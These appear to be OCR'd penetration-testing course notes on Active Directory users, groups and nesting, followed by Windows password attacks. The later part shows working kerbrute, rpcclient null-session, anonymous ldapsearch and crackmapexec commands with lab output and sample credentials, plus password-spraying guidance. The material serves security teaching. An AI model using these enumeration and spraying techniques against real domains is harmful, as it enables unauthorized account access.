
Useful Resources

- Microsoft Docs – Active Directory & Authentication Protocols
  - https://learn.microsoft.com/
- MIT – Kerberos Authentication Overview
  - https://web.mit.edu/kerberos/
- IETF RFCs:
  - LDAP (RFC 4511)
  - Kerberos (RFC 4120)
  - DNS (RFC 1035)
    https://datatracker.ietf.org/
- SANS Institute – Active Directory & NTLM Attacks
  - https://www.sans.org/
- SpecterOps Blog – Deep dives into Active Directory security
  - https://posts.specterops.io/

Users and Groups

Wednesday, April 15, 2026 10:15 AM

Module 10 - Users an...



User Accounts

User Accounts

User accounts are created on both local systems (not joined to AD) and in Active Directory to give a person or a program (such as a system service) the ability to log on to a computer and access resources based on their rights. When a user logs in, the system verifies their password and creates an access token. This token describes the security content of a process or thread and includes the user's security identity and group membership. Whenever a user interacts with a process, this token is presented.

User Accounts

User accounts are used to allow employees/contractors to log in to a computer and access resources, to run programs or services under a specific security context (i.e., running as a highly privileged user instead of a network service account), and to manage access to objects and their properties such as network file shares, files, applications, etc. Users can be assigned to groups that can contain one or more members. These groups can also be used to control access to resources. It can be easier for an administrator to assign privileges once to a group (which all group members inherit) instead of many times to each individual user. This helps simplify administration and makes it easier to grant and revoke user rights.

User Accounts in Active Directory

The ability to provision and manage user accounts is one of the core elements of Active Directory. Typically, every company we encounter will have at least one AD user account provisioned per user. Some users may have two or more accounts provisioned based on their job role (i.e., an IT admin or Help Desk member). Aside from standard user and admin accounts tied back to a specific user, we will often see many service accounts used to run a particular application or service in the background or perform other vital functions within the domain environment. An organization with 1,000 employees could have 1,200 active user accounts or more! We may also see organizations with hundreds of disabled accounts from former employees, temporary or seasonal employees, interns, etc. Some companies must retain records of these accounts for audit purposes, so they will deactivate them (and hopefully remove all privileges) once the employee is terminated, but they will not delete them. It is common to see an OU such as FORMER EMPLOYEES that will contain many deactivated accounts.

User Accounts in Active Directory

User accounts can be provisioned many rights in Active Directory. They can be configured as basically read-only users who have read access to most of the environment (which are the permissions a standard Domain User receives) up to Enterprise Admin (with complete control of every object in the domain) and countless combinations in between. Because users can have so many rights assigned to them, they can also be misconfigured relatively easily and granted unintended rights that an attacker or a penetration tester can leverage. User accounts present an immense attack surface and are usually a key focus for gaining a foothold during a penetration test. Users are often the weakest link in any organization. It is difficult to manage human behavior and account for every user choosing weak or shared passwords, installing unauthorized software, or admins making careless mistakes or being overly permissive with account management.

Local Accounts

Local Accounts

Local accounts are stored locally on a particular server or workstation. These accounts can be assigned rights on that host either individually or via group membership. Any rights assigned can only be granted to that specific host and will not work across the domain. Local user accounts are considered security principals but can only manage access to and secure resources on a standalone host. There are several default local user accounts that are created on a Windows system.

Local Accounts

- Administrator: this account has the SID S-1-5-domain-500 and is the first account created with a new Windows installation. It has full control over almost every resource on the system. It cannot be deleted or locked, but it can be disabled or renamed. Windows 10 and Server 2016 hosts disable the built-in administrator account by default and create another local account in the local administrator's group during setup.

- Guest: this account is disabled by default. The purpose of this account is to allow users without an account on the computer to log in temporarily with limited access rights. By default, it has a blank password and is generally recommended to be left disabled because of the security risk of allowing anonymous access to a host.

Local Accounts

- SYSTEM: The SYSTEM (or NT AUTHORITY\SYSTEM) account on a Windows host is the default account installed and used by the operating system to perform many of its internal functions. Unlike the Root account on Linux, SYSTEM is a service account and does not run entirely in the same context as a regular user. Many of the processes and services running on a host are run under the SYSTEM context. One thing to note with this account is that a profile for it does not exist, but it will have permissions over almost everything on the host. It does not appear in User Manager and cannot be added to any groups. A SYSTEM account is the highest permission level one can achieve on a Windows host and, by default, is granted Full Control permissions to all files on a Windows system.

Local Accounts

- Network Service: This is a predefined local account used by the Service Control Manager (SCM) for running Windows services. When a service runs in the context of this particular account, it will present credentials to remote services.

- Local Service: This is another predefined local account used by the Service Control Manager (SCM) for running Windows services. It is configured with minimal privileges on the computer and presents anonymous credentials to the network.

It is worth studying Microsoft's documentation on local default accounts in-depth to gain a better understanding of how the various accounts work together on an individual Windows system and across a domain network. Take some time to look them over and understand the nuances between them.

Domain Users

Local Accounts

Domain users differ from local users in that they are granted rights from the domain to access resources such as file servers, printers, intranet hosts, and other objects based on the permissions granted to their user account or the group that account is a member of. Domain user accounts can log in to any host in the domain, unlike local users. For more information on the many different Active Directory account types, check out this link:

- https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/active-directory-accounts

One account to keep in mind is the KRBTGT account, however. This is a type of local account built into the AD infrastructure. This account acts as a service account for the Key Distribution service providing authentication and access for domain resources. This account is a common target of many attackers since gaining control or access will enable an attacker to have unconstrained access to the domain. It can be leveraged for privilege escalation and persistence in a domain.

User Naming Attributes

User Naming Attributes

Security in Active Directory can be improved using a set of user naming attributes to help identify user objects like logon name or ID. The following are a few important Naming Attributes in AD:

- UserPrincipalName (UPN): This is the primary logon name for the user. By convention, the UPN uses the email address of the user.
- ObjectGUID: This is a unique identifier of the user. In AD, the ObjectGUID attribute name never changes and remains unique even if the user is removed.
- SAMAccountName: This is a logon name that supports the previous version of Windows clients and servers.
- objectSID: The user's Security Identifier (SID). This attribute identifies a user and its group memberships during security interactions with the server.
- sIDHistory: This contains previous SIDs for the user object if moved from another domain and is typically seen in migration scenarios from domain to domain. After a migration occurs, the last SID will be added to the sIDHistory property, and the new SID will become its objectSID.

User Naming Attributes

For a deeper look at user object attributes, check out this page:

- https://docs.microsoft.com/en-us/windows/win32/ad/user-object-attributes

Many attributes can be set for any object in AD. Many objects will never be used or are not relevant to us as security professionals. Still, it is essential to familiarize ourselves with the most common and more obscure ones that may contain sensitive data or help mount an attack.

Domain-joined vs. Non-Domain-joined Machines

Domain-joined vs. Non-Domain-joined Machines

Domain joined:

- Hosts joined to a domain have greater ease of information sharing within the enterprise and a central management point (the DC) to gather resources, policies, and updates from. A host joined to a domain will acquire any configurations or changes necessary through the domain's Group Policy. The benefit here is that a user in the domain can log in and access resources from any host joined to the domain, not just the one they work on. This is the typical setup you will see in enterprise environments.

Non-domain joined:

- Non-domain joined computers or computers in a workgroup are not managed by domain policy. With that in mind, sharing resources outside your local network is much more complicated than it would be on a domain. This is fine for computers meant for home use or small business clusters on the same LAN. The advantage of this setup is that the individual users are in charge of any changes they wish to make to their host. Any user accounts on a workgroup computer only exist on that host, and profiles are not migrated to other hosts within the workgroup.

Domain-joined vs. Non-Domain-joined Machines

It is important to note that a machine account (NT AUTHORITY\SYSTEM level access) in an AD environment will have most of the same rights as a standard domain user account. This is important because we do not always need to obtain a set of valid credentials for an individual user's account to begin enumerating and attacking a domain.

We may obtain SYSTEM level access to a domain-joined Windows host through a successful remote code execution exploit as SYSTEM, or by escalating privileges on a host. This access is often overlooked as only useful for pillaging sensitive data (i.e., passwords, SSH keys, sensitive files, etc.) on a particular host. In reality, access in the context of the SYSTEM account will allow us read access to much of the data within the domain and is a great launching point for gathering as much information about the domain as possible before proceeding with applicable AD-related attacks.

Active Directory Groups

Groups

After users, groups are another significant object in Active Directory. They can place similar users together and mass assign rights and access. Groups are another key target for attackers and penetration testers, as the rights that they confer on their members may not be readily apparent but may grant excessive (and even unintended) privileges that can be abused if not set up correctly. There are many built-in groups in Active Directory, and most organizations also create their own groups to define rights and privileges, further managing access within the domain.

The number of groups in an AD environment can snowball and become unwieldy, potentially leading to unintended access if left unchecked. It is essential to understand the impact of using different group types and for any organization to periodically audit which groups exist within their domain, the privileges that these groups grant their members, and check for excessive group membership beyond what is required for a user to perform their day-to-day work. First, we need to cover the different types of groups that exist and the scopes they can be assigned to.

Groups

One question that comes up often is the difference between Groups and Organizational Units (OUs):

- OUs are useful for grouping users, groups, and computers to ease management and deploying Group Policy settings to specific objects in the domain.
- Groups are primarily used to assign permissions to access resources.

OUs can also be used to delegate administrative tasks to a user, such as resetting passwords or unlocking user accounts without giving them additional admin rights that they may inherit through group membership. (The differences can be a bit hard to grasp, and will become easier to understand as you interact with both of these features more).

Types of Groups

In simpler terms, groups are used to place users, computers, and contact objects into management units that provide ease of administration over permissions and facilitate the assignment of resources such as printers and file share access.

For example, if an admin needs to assign 50 members of a department access to a new share drive, it would be time-consuming to add each user's account individually. Granting permissions this way would also make it more difficult to audit who has access to resources and difficult to clean up/revoke permissions. Instead, a sysadmin can either use an existing group or create a new group and grant that specific group permissions over the resource. From here, every user in the group will inherit the permissions based on their membership in the group. If the permissions need to be modified or revoked for one or more users, they could merely be removed from the group, leaving the other users unaffected and their permissions intact.

Types of Groups

Groups in Active Directory have two fundamental characteristics: type and scope. The group type

Types of Groups

Groups in Active Directory have two fundamental characteristics: type and scope. The group type defines the group's purpose, while the group scope shows how the group can be used within the domain or forest. When creating a new group, we must select a group type. There are two main types: security and distribution groups.

- The Security groups type is primarily for ease of assigning permissions and rights to a collection of users instead of one at a time. They simplify management and reduce overhead when assigning permissions and rights for a given resource. All users added to a security group will inherit any permissions assigned to the group, making it easier to move users in and out of groups while leaving the group's permissions unchanged.
- The Distribution groups type is used by email applications such as Microsoft Exchange to distribute messages to group members. They function much like mailing lists and allow for auto-adding emails in the "To" field when creating an email in Microsoft Outlook. This type of group cannot be used to assign permissions to resources in a domain environment.

Group Scopes

There are three different group scopes that can be assigned when creating a new group.

1. Domain Local Group:

- Domain local groups can only be used to manage permissions to domain resources in the domain where it was created. Local groups cannot be used in other domains but CAN contain users from OTHER domains. Local groups can be nested into (contained within) other local groups but NOT within global groups.

2. Global Group:

- Global groups can be used to grant access to resources in another domain. A global group can only contain accounts from the domain where it was created. Global groups can be added to both other global groups and local groups.

Group Scopes

3. Universal Group:

- The universal group scope can be used to manage resources distributed across multiple domains and can be given permissions to any object within the same forest. They are available to all domains within an organization and can contain users from any domain. Unlike domain local and global groups, universal groups are stored in the Global Catalog (GC), and adding or removing objects from a universal group triggers forest-wide replication. It is recommended that administrators maintain other groups (such as global groups) as members of universal groups because global group membership within universal groups is less likely to change than individual user membership in global groups. Replication is only triggered at the individual domain level when a user is removed from a global group. If individual users and computers (instead of global groups) are maintained within universal groups, it will trigger forest-wide replication each time a change is made. This can create a lot of network overhead and potential for issues.

Group Scopes

Group scopes can be changed, but there are a few caveats:

- A Global Group can only be converted to a Universal Group if it is NOT part of another Global Group.
- A Domain Local Group can only be converted to a Universal Group if the Domain Local Group does NOT contain any other Domain Local Groups as members.
- A Universal Group can be converted to a Domain Local Group without any restrictions.
- A Universal Group can only be converted to a Global Group if it does NOT contain any other Universal Groups as members.

Built-in vs. Custom Groups

Several built-in security groups are created with a Domain Local Group scope when a domain is created. These groups are used for specific administrative purposes and are discussed more in the next section. It is important to note that only user accounts can be added to these built-in groups as they do not allow for group nesting (groups within groups). Some examples of built-in groups included Domain Admins, which is a Global security group and can only contain accounts from its own domain. If an organization wants to allow an account from domain B to perform administrative functions on a domain controller in domain A, the account would have to be added to the built-in Administrators group, which is a Domain Local group. Though Active Directory comes pre populated with many groups, it is common for most organizations to create additional groups (both security and distribution) for their own purposes. Changes/additions to an AD environment can also trigger the creation of additional groups. For example, when Microsoft Exchange is added to a domain, it adds various different security groups to the domain, some of which are highly privileged and, if not managed properly, can be used to gain privileged access within the domain.


Nested Group Membership

Nested group membership is an important concept in AD. As mentioned previously, a Domain Local Group can be a member of another Domain Local Group in the same domain. Through this membership, a user may inherit privileges not assigned directly to their account or even the group they are directly a member of, but rather the group that their group is a member of. This can sometimes lead to unintended privileges granted to a user that are difficult to uncover without an in-depth assessment of the domain.

Tools such as BloodHound are particularly useful in uncovering privileges that a user may inherit through one or more nestings of groups. This is a key tool for penetration testers for uncovering nuanced misconfigurations and is also extremely powerful for sysadmins and the like to gain deep insights (visually) into the security posture of their domain(s). (We will cover this tool later this module)

Nested Group Membership

Below is an example from HTB of privileges inherited through nested group membership. Though DCorner is not a direct member of Helpdesk Level 1, their membership in Help Desk grants them the same privileges that any member of Helpdesk Level 1 has. In this case, the privilege would allow them to add a member to the Tier 1 Admins group (GenericWrite). If this group confers any elevated privileges in the domain, it would likely be a key target for a penetration tester. Here, we could add our user to the group and obtain privileges that members of the Tier 1 Admins group are granted, such as local administrator access to one or more hosts that could be used to further access.



Important Group Attributes

Like users, groups have many attributes. Some of the most important group attributes include:

- cn: The cn or Common-Name is the name of the group in Active Directory Domain Services.
- member: Which user, group, and contact objects are members of the group.
- groupType: An integer that specifies the group type and scope.
- memberOf: A listing of any groups that contain the group as a member (nested group membership).
- objectSid: This is the security identifier or SID of the group, which is the unique value used to identify the group as a security principal.

Resources


Useful Resources

- https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/active-directory-accounts
- https://docs.microsoft.com/en-us/windows/win32/ad/user-object-attributes

Windows Password Attacks

Wednesday, April 15, 2026 10:15 AM

Module 10 - Window...



What attacks will we cover?

Windows and Active Directory have MANY possible attack paths you should be aware of. Some of these attacks will have to begin entirely with enumerating the environment and trying to find a beginning foothold or credentials. Topics we will go over in this powerpoint include common considerations for password attacks:

- Enumerating password policies, enumerating users, password spraying, LLMNR and NBT-NS poisoning.

Enumeration

Enumeration

We will commonly start a windows pentest from our Linux attack host without domain user credentials. It's a common thing to start a pentest off in this manner. Many organizations will wish to see what you can do from a blind perspective, such as this, before providing you with further information for the test. It gives a more realistic look at what potential avenues an adversary would have to use to infiltrate the domain. It can help them see what an attacker could do if they gain unauthorized access via the internet. Depending on the success of this phase, the customer may provide us with access to a domain-joined host or a set of credentials for the network to expedite testing and allow us to cover as much ground as possible.

Enumeration

Below are some of the key data points that we should be looking for and noting down into our notetaking tool of choice and saving scan/tool output to files whenever possible.

- AD Users: We are trying to enumerate valid user accounts we can target for password spraying.
- AD Joined Computers: Key Computers include Domain Controllers, file servers, SQL servers, web servers, Exchange mail servers, database servers, etc.
- Key Services: Kerberos, NetBIOS, LDAP, DNS
- Vulnerable Hosts and Services: Anything that can be a quick win. (a.k.a an easy host to exploit and gain a foothold)

Enumerating Users

Enumerating Users

To mount a successful password spraying attack, we first need a list of valid domain users to attempt to authenticate with. There are several ways that we can gather a target list of valid users:

- By leveraging an SMB NULL session to retrieve a complete list of domain users from the domain controller
- Utilizing an LDAP anonymous bind to query LDAP anonymously and pull down the domain user list
- Using a tool such as Kerbrute to validate users utilizing a word list from a source such as the statistically-likely-usernames GitHub repo, or gathered through another source.
- Using a full set of credentials from a Linux or Windows attack system either provided by our client or obtained through another means.

Enumerating Users

If our client does not provide us with a user to start testing with (which is often the case), we will need to find a way to establish a foothold in the domain by either obtaining clear text credentials or an NTLM password hash for a user, a SYSTEM shell on a domain-joined host, or a shell in the context of a domain user account. Obtaining a valid user with credentials is critical in the early stages of an internal penetration test. This access (even at the lowest level) opens up many opportunities to perform enumeration and even attacks. Let's look at one way we can start gathering a list of valid users in a domain to use later in our assessment.

Kerbrute for Enumerating Users

Kerbrute can be a stealthier option for domain account enumeration. It takes advantage of the fact that Kerberos pre-authentication failures often will not trigger logs or alerts. We will use Kerbrute in conjunction with the jsmith.txt or jsmith2.txt user lists from https://github.com/insidetrust/statistically-likely-usernames.

This repository contains many different user lists that can be extremely useful when attempting to enumerate users when starting from an unauthenticated perspective. We can point Kerbrute at a DC we may have found through earlier recon and feed it a wordlist. The tool is quick, and we will be provided with results letting us know if the accounts found are valid or not, which is a great starting point for launching attacks such as password spraying, which we will cover in-depth later in this module.

Kerbrute for Enumerating Users

We can use the following command to run Kerbrute against a DC:

```
kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o valid_ad_users
```

What each argument does:

- Userenum: tells Kerbrute to run the user enumeration module.
- -d INLANEFREIGHT.LOCAL: Specifies the domain name
- --dc 172.16.5.5: Points to the Domain Controller (DC) by IP address.
- jsmith.txt: Input file containing a list of usernames to test.
- -o valid_ad_users: Output file where results are saved.

Kerbrute for Enumerating Users

```
$ kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o valid_ad_users

2021/11/17 23:01:46 >  Using KDC(s):
2021/11/17 23:01:46 >   172.16.5.5:88
2021/11/17 23:01:46 >  [+] VALID USERNAME:       jjones@INLANEFREIGHT.LOCAL
2021/11/17 23:01:46 >  [+] VALID USERNAME:       sbrown@INLANEFREIGHT.LOCAL
2021/11/17 23:01:46 >  [+] VALID USERNAME:       tjohnson@INLANEFREIGHT.LOCAL
2021/11/17 23:01:50 >  [+] VALID USERNAME:       evalentin@INLANEFREIGHT.LOCAL
 <SNIP>

2021/11/17 23:01:51 >  [+] VALID USERNAME:       sgage@INLANEFREIGHT.LOCAL
2021/11/17 23:01:51 >  [+] VALID USERNAME:       jshay@INLANEFREIGHT.LOCAL
2021/11/17 23:01:51 >  [+] VALID USERNAME:       jhermann@INLANEFREIGHT.LOCAL
2021/11/17 23:01:51 >  [+] VALID USERNAME:       whouse@INLANEFREIGHT.LOCAL
2021/11/17 23:01:51 >  [+] VALID USERNAME:       emercer@INLANEFREIGHT.LOCAL
2021/11/17 23:01:52 >  [+] VALID USERNAME:       wshepherd@INLANEFREIGHT.LOCAL
2021/11/17 23:01:56 >  Done! Tested 48705 usernames (56 valid) in 9.940 seconds
```

Other Methods of Enumerating Users

If you are on an internal machine but don't have valid domain credentials, you can look for SMB NULL sessions or LDAP anonymous binds on Domain Controllers. Either of these will allow you to obtain an accurate list of all users within Active Directory and the password policy. If you already have credentials for a domain user or SYSTEM access on a Windows host, then you can easily query Active Directory for this information.

It's possible to do this using the SYSTEM account because it can impersonate the computer. A computer object is treated as a domain user account (with some differences, such as authenticating across forest trusts). If you don't have a valid domain account, and SMB NULL sessions and LDAP anonymous binds are not possible, you can create a user list using external resources such as email harvesting and LinkedIn… (or brute forcing through kerbrute). This user list will not be as complete, but it may be enough to provide you with access to Active Directory.

Enumerating Users with SMB Null Session

```
rpcclient -U "" -N 172.16.5.5

rpcclient $> enumdomusers
user:[administrator] rid:[0x1f4]
user:[guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[lab_adm] rid:[0x3e9]
user:[student] rid:[0x458]
user:[michael] rid:[0x458]
...
```

Enumerating Users with Anonymous LDAP

```
$ ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))"  | grep sAMAccountName: | cut -f2 -d" "
```

```
guest
INLANE-EA-DC01$
INLANE-EA-MS01$
INLANE-EA-WEB01$
student
michael
...
```

Enumerating Users with Valid Credentials

With valid credentials, we can use any of the tools stated previously to build a user list. A quick and easy way is using CrackMapExec:

```
$ sudo crackmapexec smb 172.16.5.5 -u michael -p rumorhasithesthecookiemonster! --users
```

```
--
SMB         172.16.5.5      445    ACADEMY-EA-DC01  [+] Enumerated domain user(s)
SMB         172.16.5.5      445    ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\administrator              badpwdcount: 1 baddpwdtime: 2022-02-23 21:43:35.059620
SMB         172.16.5.5      445    ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\guest                      badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         172.16.5.5      445    ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\lab_adm                    badpwdcount: 0 baddpwdtime: 2021-12-21 14:10:56.859064
SMB         172.16.5.5      445    ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\krbtgt                     badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
SMB         172.16.5.5      445    ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\student                    badpwdcount: 20 baddpwdtime: 2022-02-17 22:59:22.684613
SMB         172.16.5.5      445    ACADEMY-EA-DC01  INLANEFREIGHT.LOCAL\michael                    badpwdcount: 0 baddpwdtime: 1600-12-31 19:03:58
```

Password Spraying

Password Spraying

Password spraying can result in gaining access to systems and potentially gaining a foothold on a target network. The attack involves attempting to log into an exposed service using one common password and a longer list of usernames or email addresses. The usernames and emails may have been gathered during the OSINT phase of the penetration test or our initial user enumeration attempts.

Password Spraying Considerations

While password spraying is useful for a penetration tester or red teamer, careless use may cause considerable harm, such as locking out hundreds of production accounts. One example is brute-forcing attempts to identify the password for an account using a long list of passwords. In contrast, password spraying is a more measured attack, utilizing very common passwords across multiple industries. The below visualizes a password spray.

Username1:Password1 , Username2:Password1 , Username3:Password1 [DELAY FOR A BIT THEN GO NEXT LINE]
Username1:Password2 , Username2:Password2 , Username3:Password2 [DELAY FOR A BIT THEN GO NEXT LINE]
Username1:Password3 , Username2:Password3 , Username3:Password3

It involves sending fewer login requests per username and is less likely to lock out accounts than a brute force attack. However, password spraying still presents a risk of lockouts, so it is essential to introduce a delay between login attempts. Internal password spraying can be used to move laterally within a network, and the same considerations regarding account lockouts apply. However, it may be possible to obtain the domain password policy with internal access, significantly lowering this risk.

Password Spraying Considerations

It's common to find a password policy that allows five bad attempts before locking out the account, with a 30-minute auto-unlock threshold. Some organizations configure more extended account lockout thresholds, even requiring an administrator to unlock the accounts manually. If you don't know the password policy, a good rule of thumb is to wait a few hours between attempts, which should be long enough for the account lockout threshold to reset. It is best to obtain the password policy before attempting the attack during an internal assessment, but this is not always possible. We can err on the side of caution and either choose to do just one targeted password spraying attempt using a weak/common password as a "hail mary" if all other options for a foothold or furthering access have been exhausted. Depending on the type of assessment, we can always ask the client to clarify the password policy. If we already have a foothold or were provided a user account as part of testing, we can enumerate the password policy in various ways.

Enumerating Password Policy

We can pull the domain password policy in several ways, depending on how the domain is configured and whether or not we have valid domain credentials. With valid domain credentials, the password policy can also be obtained remotely using tools such as CrackMapExec or rpcclient.

Enumerating Password Policy

```
$ crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol
---
SMB         172.16.5.5    445    ACADEMY-EA-DC01  [+] Dumping password info for domain: INLANEFREIGHT
SMB         172.16.5.5    445    ACADEMY-EA-DC01  Minimum password length: 8
SMB         172.16.5.5    445    ACADEMY-EA-DC01  Password history length: 24
SMB         172.16.5.5    445    ACADEMY-EA-DC01  Maximum password age: Not Set
SMB         172.16.5.5    445    ACADEMY-EA-DC01  Password Complexity Flags: 000001
